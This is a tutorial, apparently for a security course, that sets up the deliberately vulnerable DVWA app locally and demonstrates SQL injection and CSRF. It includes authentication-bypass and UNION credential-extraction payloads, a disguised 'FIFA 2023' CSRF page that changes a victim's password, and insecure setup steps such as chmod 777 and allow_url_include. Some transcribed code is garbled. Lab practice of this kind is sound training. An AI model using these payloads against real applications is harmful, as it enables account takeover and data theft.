

Perform SQL Injection attack and CSRF on vulnerable application

Installing DVWA on Kali Linux

DVWA (Damn Vulnerable Web Application) is a valuable tool for web security professionals and learners to practice penetration testing in a safe and controlled environment.

Step 1: Download DVWA

1. Open a terminal window and navigate to the web root directory:
`$cd /var/www/html`
2. Clone the DVWA repository from GitHub using Git:
`$sudo git clone https://github.com/ethicalhack3r/DVWA`
//This creates a directory named `DVWA` containing the application files.

Step 2: Configure DVWA Permissions

1. Assign Read, Write, and Execute permissions to the `DVWA` directory for proper web server access:
`$sudo chmod -R 777 DVWA`
2. Navigate to the `DVWA/config` directory:
`$cd DVWA/config`
3. Create a copy of the configuration file:
`$sudo cp config.inc.php.dist config.inc.php`
4. Edit the `config.inc.php` file using a text editor like `nano`:
`$sudo nano config.inc.php`
5. Update the following configuration parameters according to the database settings: locate parameters such as `db_database`, `db_user`, `db_password`, etc., within the configuration file. I opted to change the `db_user` parameter to `'userDVWA'` and set the `db_password` parameter to `'dvwa'`.

After making the necessary changes, the relevant portion of the configuration file might resemble the following:

```
$_DVWA = array();  
$_DVWA['db_server'] = '127.0.0.1';  
$_DVWA['db_database'] = 'dvwa';  
$_DVWA['db_user'] = 'userDVWA';  
$_DVWA['db_password'] = 'dvwa';  
$_DVWA['db_port'] = '3306';
```

6. Save and close the `config.inc.php` file.

Step 3: Configure Database

1. Start the MySQL service if it's not already running:
\$sudo systemctl start mysql
2. Log in to the MySQL console as the root user:
\$sudo mysql -u root -p
\\Enter the MySQL root password when prompted.
3. Create a new database user and grant privileges:
CREATE USER 'dvwa_user'@'localhost' IDENTIFIED BY 'strong_password';
GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa_user'@'localhost';
FLUSH PRIVILEGES;

Replace `strong_password` with a secure password of your choice.

4. Exit the MySQL console:
\$quit

Step 4: Configure Apache Server

1. Navigate to the PHP configuration directory:
\$cd /etc/php/8.2/apache2
2. Edit the `php.ini` file:
\$sudo nano php.ini
3. Uncomment or set the following directives to `On`:
- ***`allow_url_fopen`***
- ***`allow_url_include`***
Save and close the `php.ini` file.
4. Restart the Apache web server:
\$sudo systemctl restart apache2

Step 5: Open DVWA in the Web Browser

1. Open a web browser and navigate to the DVWA setup page:
http://127.0.0.1/DVWA/setup.php

SQL Injection:

SQL injection is a type of attack where malicious SQL queries are inserted into input fields of a web application, allowing attackers to manipulate the application's database.

Ensure that DVWA is installed and running on the local environment.

Open a web browser and navigate to the DVWA URL (e.g., `http://localhost/dvwa`). Log in using the default credentials (username: `admin`, password: `password`).

Step 1: Navigating to the SQL Injection Vulnerable Page

Within DVWA, navigate to the SQL Injection section. This section typically provides a form or input field vulnerable to SQL injection attacks.

Step 2: Selecting the Security Level

Choose the lowest security level available for the SQL injection demonstration. This ensures that the vulnerabilities are easier to exploit for educational purposes.


Step 3: Identifying the Input Field

Inspect the web page to identify the input field where user input is accepted and processed by the application. This could be a text field or a parameter in the URL.

Step 4: Testing for SQL Injection


Enter a single quote (") into the input field as a test payload. For example, if the input field is expecting a username, enter " into the username field. Submit the form and observe the application's response.

If the application returns an error message or behaves unexpectedly, it indicates a potential SQL injection vulnerability.




Step 5: Exploiting the SQL Injection Vulnerability

Craft a malicious SQL injection payload to manipulate the SQL query executed by the application. For example, use the `%' or '0' = '0` payload to bypass authentication or manipulate the query's logic.



For instance, consider a vulnerable SQL query:

SELECT * FROM users WHERE username='\$username' AND password='\$password'



An attacker could inject the payload `%' or '0' = '0` into the username or password field of the login form. The injected SQL query would then become:

SELECT * FROM users WHERE username='%' or '0' = '0' AND password='\$password'

Since `'0' = '0'` always evaluates to true, the entire WHERE clause becomes true, and the query would return all rows from the `users` table, effectively bypassing the authentication check.

Step 6: Extracting Data

Utilise the SQL injection payload to extract sensitive information from the database. For example, modify the payload to extract user credentials:

' UNION SELECT username, password FROM users--

This payload leverages the `UNION` SQL command to combine the original query with another query to extract usernames and passwords from the `users` table.

CSRF Attack:

Cross-Site Request Forgery (CSRF) is a malicious attack that exploits a user's active session on a website, tricking them into unintentionally performing actions they didn't intend to. This type of attack occurs when the user is already logged into the targeted website or application.


DVWA Security Low:

In DVWA's low-security setting, there's a vulnerability due to the absence of proper CSRF protection in the code. This flaw allows attackers to craft malicious URLs, deceiving logged-in users into executing unintended actions.

The vulnerability arises because the code fails to verify the request's origin, enabling attackers to create URLs with essential parameters, such as `password_new` and `password_conf`, and send them to victims. If the victim clicks on the malicious link while authenticated on the vulnerable website, the code executes the password change without requiring further authentication or user consent.

Performing the Attack:

1. **Creating a New Password:**
 - Start by creating a new password, such as "123," and click on the "Change" button to initiate the password change process.



2. Observing the Lack of CSRF Token in the URL:
 - After changing the password, observe that the URL lacks the necessary CSRF token. This absence of CSRF protection makes the vulnerability exploitable, as attackers can still manipulate victims into clicking on the URL while logged into the vulnerable website.
3. Displaying the HTML Code:
 - Reveal the HTML code for a page containing a link purportedly to download a game named "FIFA 2023," while simultaneously changing the password through the attacker's actions.

```
<!DOCTYPE html>
```

```
<html lang="en">
```

```
<head>
```

```
<meta charset="UTF-8">
```

```
<meta name="viewport" content="width=device-width, initial-scale=1.0">
```

```
<title>Document</title>
```


```
</head>
```

```
<body>
```

```
<h3>Click to Download Fifa 2023</h3>
```

```
<a href="http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=12345&password_conf=12345&Change=Change#">Fifa 2023</a>
```

```
</body>
</html>
```




```
1 <!DOCTYPE html>
2
3 <html lang="en">
4
5 <head>
6
7   <meta charset="UTF-8">
8
9   <meta name="viewport" content="width=device-width, inial-scale-1.0">
10
11   <title>Document</title>
12
13 </head>
14
15 <body>
16
17   <h3>Click to Download Fifa 2023</h3>
18   <a href="http://127.0.0.1:8888/vulnerabilities/csrf/?password_new=123456 password_conf=123456Change-Change#">Fifa 2023</a>
19
20 </body>
21
22 </html>
23
```

4. Sending the Malicious Link:

- Attackers can send this link to unsuspecting victims. If the victim clicks the link while logged into the vulnerable website, their password will be altered without their awareness.

5. Victim Interaction:

- When the victim opens the HTML page and attempts to click on the FIFA link, the password "12345" will automatically change.




Click to Download Fifa 2023

[Fifa 2023](#)

6. Outcome:

- As observed, the password has been successfully modified through the CSRF attack, demonstrating the effectiveness of exploiting the vulnerability in the low-security setting of DVWA.



By understanding and simulating such attacks in controlled environments like DVWA, users can gain insights into potential vulnerabilities and implement appropriate security measures to mitigate them effectively.